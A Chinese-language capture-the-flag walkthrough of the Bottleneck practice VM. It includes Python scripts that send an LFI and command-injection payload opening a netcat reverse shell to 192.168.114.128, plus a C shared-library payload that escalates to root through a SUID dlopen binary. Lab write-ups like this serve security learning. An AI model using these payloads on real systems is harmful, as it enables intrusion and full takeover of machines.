
Bottleneck靶机渗透
Bottleneck
端口扫描,主机发现。

敏感目录为:http://192.168.114.165/image_gallery.php
在该目录下发现:http://192.168.114.165/image_gallery.php?t=1596116082&f=Ym90dGxlbmVja19kb250YmUucG5n
这个看起来是有一个base64加密的,解密后为bottleneck_dontbe.png换成passwd文件。
更改了之后没有任何反应,觉得可能是有校对机制,例如时间戳在t参数这里。
刷新了看了一下:
image_gallery.php?t=1596117382&f=Ym90dGxlbmVja19kb250YmUucG5n
确实发生了变化。
这样我们只要编写一个小脚本,将时间戳附在参数上面就可以了,这里随手写了一个。
#coding:utf-8

import time

import base64

import urllib

import requests

string="../../../../../../../etc/passwd"

tt=time.time()

payload=base64.b64encode(string.encode("utf-8"))

urll="http://192.168.114.165/image_gallery.php"

payloads={

    't' : tt,

    'f' : payload}

r=requests.get(url=urll,params=payloads)

print r.text

print("---------------------------\n")

print("filename: intrusion_"+ str(int(tt)))
有回显,告诉我们这样是不行的。

可能设了白名单吧,可能吧可能吧,不会真有人费这么大劲折磨我吧。
换了一下../image_gallery.php有输出了,nice。
output:
C:\Users\Dell\PycharmProjects\pythonstudy\venv\Scripts\python.exe C:/Users/Dell/PycharmProjects/pythonstudy/CTF常用脚本/时间戳.py
<?php

/*

CHANGELOG

v1.1: Still testing without content.

    I've fixed that problem that @p4w and @ska notified me after hacker attack.

    Shit I'm too lazy to make a big review of my code.

    I think that the LFI problem can be mitigated with the blacklist.

    By the way to protect me from attackers, all malicious requests are immediately sent to the SOC

v1.0: Starting this beautiful gallery

*/

$tstamp = time();

if(isset($_GET['t']) && isset($_GET['f'])){

    include_once 'image_gallery_load.php';

    exit();

}

?>
原来是设了黑名单啊,猜错,接下来可能就是代码审计了。
image_gallery_load.php:
<?php

function print_troll(){

    $messages = $GLOBALS['messages'];

    $troll = $GLOBALS['troll'];

    echo $messages[0];

    echo $troll;

}

$troll = <<<EOT

<pre>

                                   _,..._

                                  /__    \

                                   >< `.  \

                                  /_    \ |

                                   \-_  /:|

                                 ,--'..'. :

                               ,'         `.

                            _,'             \

                   _.._,--''    ,           |

               , ,',, _|    _,.'|      |    |

            \\||/,'(,' '--''    |      |    |

       _     |||                |      /-'  |

      | |   (- -)<`._           |     /    /

      | |  \_\O/_/`-.(<<        |____/    /

      | |   /   \              / -'| `--.'|

      | |   \___/             /           /

      | |    H H             /     |     |

      |_|_..-H-H--.._       /     ,|     |

        |-.._"_"__..-|     |   _-/ |     |

        |            |     |    |   \_   |

        |            |     |    |   |    |

        |            |     |____|   |    |

        |            |  _..'    |   |____|

        |            |_(____..._' _.'    |

        `-..______..-'""         (___..--'

<pre>

EOT;

if(!isset($_GET['t']) || !isset($_GET['f'])){

    exit();

}

$imagefile = base64_decode($_GET['f']);

$timestamp = time();

$isblocked = FALSE;

$blacklist = array('/etc','/opt','/var','/opt','/proc','/dev','/lib','/bin','/usr','/home','/ids');

$messages = array("\nLet me throw away your nice request into the bin.\n".

    "The SOC was informed about your attempt to break into this site. Thanks to previous attackers effort in smashing my infrastructructure I will take strong legal measures.\n".

    "Why don't you wait on your chair until someone (maybe the police) knock on your door?\n\n");

if(abs($_GET['t'] - $timestamp) > 10){

    exit();

}

foreach($blacklist as $elem){

    if(strstr($imagefile, $elem) !== FALSE)

        $isblocked = TRUE;

}

// report the intrusion to the soc and save information locally for further investigation

if($isblocked){

    $logfile = 'intrusion_'.$timestamp;

    $fp = fopen('/var/log/soc/'.$logfile, 'w');

    fwrite($fp, "'".$imagefile."'");

    fclose($fp);

    exec('python /opt/ids_strong_bvb.py </var/log/soc/'.$logfile.' >/tmp/output 2>&1');

    print_troll();

    exit();

}

chdir('img');

$filecontent = file_get_contents($imagefile);

if($filecontent === FALSE){

    print_troll();

}

else{

    echo $filecontent;

}

chdir('../');

?>
个人认为出问题的代码是在这里:
// report the intrusion to the soc and save information locally for further investigation

if($isblocked){

    $logfile = 'intrusion_'.$timestamp;

    $fp = fopen('/var/log/soc/'.$logfile, 'w');

    fwrite($fp, "'".$imagefile."'");

    fclose($fp);

    exec('python /opt/ids_strong_bvb.py </var/log/soc/'.$logfile.' >/tmp/output 2>&1');

    print_troll();

    exit();

}
这里看上去是写日志文件了,那意味着我们利用恶意的url进行访问是有可能被写入的,而经过处理的log文件最终被放置到了/tmp/output。
而文件名也可以判断出来就是intrusion_+时间戳
其实这个判断出来没鸟用,他最终还是放到/tmp/output文件下,我先后用了../../../../../../etc/passwd以及../../../../../../etc/network/interfaces试了一下,然后分别查看日志文件,发现确实被记录了,但是只能记录一条。

这里的反弹shell我是真没搞出来,这里我网上特地找了一下,这个巨佬写得很清晰了。
https://blog.csdn.net/weixin_44214107/article/details/102526835
payload:/etc' and __import__("os").system("rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.114.128 2333 >/tmp/f") and'
所以根据这位博主的思路,创建了反弹shell的payload:
#coding:utf-8

import time

import base64

import urllib

import requests

string='''../../../../../etc' and __import__("os").system("rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.114.128 2333 >/tmp/f") and\''''

print string

tt=time.time()

payload=base64.b64encode(string.encode("utf-8"))

urll="http://192.168.114.165/image_gallery.php"

payloads={

    't' : tt,

    'f' : payload}

r=requests.get(url=urll,params=payloads)

print r.text

print("---------------------------\n")

print("filename: intrusion_"+ str(int(tt)))


此时我们的客户端是已经收到了shell。
提权
查看操作系统版本,这个靶机是19年的,应该不会有大的漏洞。


suid看一下,发现一个at程序可能被利用,sudo -l则是一个清除日志的脚本,并且没有定时计划。
www-data@bottleneck:~/html/web_utils$ cat clear

cat clear_logs

#!/bin/bash

rm -f /var/log/soc/intrusion_*

如果我们能有写的权限,那么就方便很多了。
看到只有bytevsbyte及其组的用户具有高权限,我们的一种突破口就是往bytevsbyte用户登陆上去靠。
这里我又不会了,去看了一下wp。
根据wp可以得知clear_logs这个软链接就是我们的突破口,即修改clear_logs软链接的指向,是其指向我们的脚本,随后运行clear_logs使www-data用户变成bytevsbyte,看到这里我觉得这跟绕open_basedir有相同的道理。
本地创建clear_logs,在wget请求时显示权限不足
sudo -ubytevsbyte /var/www/html/webutils/clearlogs
这里我确实修改了文件的内容,但是执行的时候总是显示不存在这个文件,软连接可能改错了,应该没有啊,服了这只能搞到这里了,换了一个软连接ok了,后面暴躁的直接复制黏贴别人的了,感觉自己思路是没有问题的但就是没成功奇了怪了。
SUID可执行文件的命令,发现/usr/test/testlib
#include <dlfcn.h>

#include <unistd.h>

int main(int argc, char *argv[]){

    void *handle;

    int (*function)();

    if(argc < 2)

        return 1;

    handle = dlopen(argv[1], RTLD_LAZY);

    function = dlsym(handle, "test_this");

    function();

    return 0;

}
其实接下来的提权步骤跟绕过php的disable_function是有点类似的,在绕过disable_function的时候我们选择劫持了mail函数下的可以说是调用so库文件,差不多就是这个意思吧。
dlopen以指定模式打开动态连接库文件,并返回一个句柄给调用进程;dlsym通过句柄和连接符名称获取函数名或者变量名。
所以poc很简单,跟绕过disbale_funtion的poc差不多。
#include <stdio.h>

#include <stdlib.h>

#include <sys/types.h>

#include <unistd.h>

void test_this()     //这里定义的函数名为test_this的原因是因为上面的suid程序调用的就是这个函数

{

setuid(0); setgid(0); system("/bin/sh");  //获取root用户的shell

}

接下来的步骤就是将我们生成的这个共享库替换掉原来的共享库,然后再执行这个suid文件,就自然地调用了我们创建的so文件,然后获取到root的shell。
gcc -fPIC -shared test_this.c -o test_this.so
/usr/test/testlib /tmp/test_this.so
部分参考:https://blog.csdn.net/weixin_44214107/article/details/102526835
Bottleneck靶机渗透的更多相关文章
- 22. CTF综合靶机渗透(十五)
靶机说明: Game of Thrones Hacking CTF This is a challenge-game to measure your hacking skills. Set in Ga ...
- 21. CTF综合靶机渗透(十四)
靶机说明: I created this machine to help others learn some basic CTF hacking strategies and some tools. ...
- 18. CTF综合靶机渗透(十一)
靶机描述: SkyDog Con CTF 2016 - Catch Me If You Can 难度:初学者/中级 说明:CTF是虚拟机,在虚拟箱中工作效果最好.下载OVA文件打开虚拟框,然后选择文件 ...
- 17. CTF综合靶机渗透(十)
靶机描述:欢迎来到超级马里奥主机!这个虚拟机是对真实世界场景场景的模拟.目标是在VM中找到2个标志.根是不够的(对不起!)VM可以以多种方式开发,但请记住枚举是关键.挑战的程度是中等的.感谢VDBAN ...
- hacknos-player靶机渗透
靶机下载地址https://www.vulnhub.com/entry/hacknos-player,459/ 网络配置 该靶机可能会存在无法自动分配IP的情况,所以无法扫描到的情况下需要手动配置获取 ...
- VulnHub CengBox2靶机渗透
本文首发于微信公众号:VulnHub CengBox2靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆官网地址:https://download.vulnhub.com/cengbox/CengB ...
- VulnHub PowerGrid 1.0.1靶机渗透
本文首发于微信公众号:VulnHub PowerGrid 1.0.1靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆☆官网地址:https://download.vulnhub.com/power ...
- DeRPnStiNK靶机渗透
DeRPnStiNK靶机渗透 常规的信息搜集 扫到了phpmyadmin以及wordpress并在后台发现弱密码,即admin,admin 这里对wordpress进行了扫描: 扫描插件: searc ...
- BTRsys1~2系列靶机渗透
BTRsys系列靶机渗透 BTRsys1 端口发现加目录扫描. 发现目录:http://192.168.114.161/login.php 尝试弱密码失败,查看源代码. <script type ...
随机推荐
- SwitchyOmega 配置
1.google 扩展程序里面的chrome 网上应用店里面安装Proxy SwitchyOmega 2.新建情景模式 3.配置代理 4.自动切换添加新建的情景模式,最后保存
- 算法-deque双端队列
Python的deque模块,它是collections库的一部分.deque实现了双端队列,意味着你可以从队列的两端加入和删除元素 1.基本介绍 # 实例化一个deque对象d = deque()d ...
- 计算机网络-应用层(1)Web应用与HTTP协议
Web 页面(Web page,也叫文档)是由对象组成的. 对象:HTML文件.JPEG图片.视频文件.动态脚本等,通过一个URL地址寻址.每个URL地址由存放对象的服务器主机名和对象的路径名组成. ...
- 滴滴AI Labs斩获国际机器翻译大赛中译英方向世界第三
桔妹导读:深耕人工智能领域,致力于探索AI让出行更美好的滴滴AI Labs再次斩获国际大奖,这次获奖的项目是什么呢?一起来看看详细报道吧! 近日,由国际计算语言学协会ACL(The Associati ...
- 启动Spring后,连接mysql报错
连接失败,原因是Mysql服务未启动 解决方法:启动mysql服务 方法一: 以管理员身份运行CMD 输入命令:net start mysql 方法二: 右键计算机-管理-服务和应用程序-服务 右键启 ...
- springMVC使用JSR303数据校验
JSR303注解 hibernate validate是jsr 303的一个参考实现,除支持所有的标准校验注解外,他还支持扩展注解 spring4.0拥有自己独立的数据校验框架,同时支持jsr 303 ...
- e3mall商城的归纳总结7之solr搭建和应用
敬给读者的话 本文主要应用的技术是solr技术的搭建和应用,本文小编尽量写的更详细一些,让读者在不考虑项目的情况下也能正常完成solr的搭建,说完搭建之后,再说明运行solrj在项目中如何应用solr ...
- 前端修仙之路---一、如何用gulp搭建一套web前端开发框架
引言 相信从事web前端开发的朋友都知道,现在流行的Vue.AngularJS等框架中,它们都有独立的脚手架来创建项目,比如Vue有vue-cli,Angular有angula-cli.脚手架可以一键 ...
- UniRapidJson
https://github.com/takezoh/UniRapidJson 如何编译安卓 cd ~/UniRapidJson/build/android make 生成的so可以在 /Users/ ...
- java-对象引用和对象本身
示意图 应用场景 1.赋值 只有用新的对象本身直接赋值给对应引用,该对象引用的值会改变,因为对象引用指向的对象本身改变了. 2.方法入参 调用方法和被调用方法. 代码 import com.aliba ...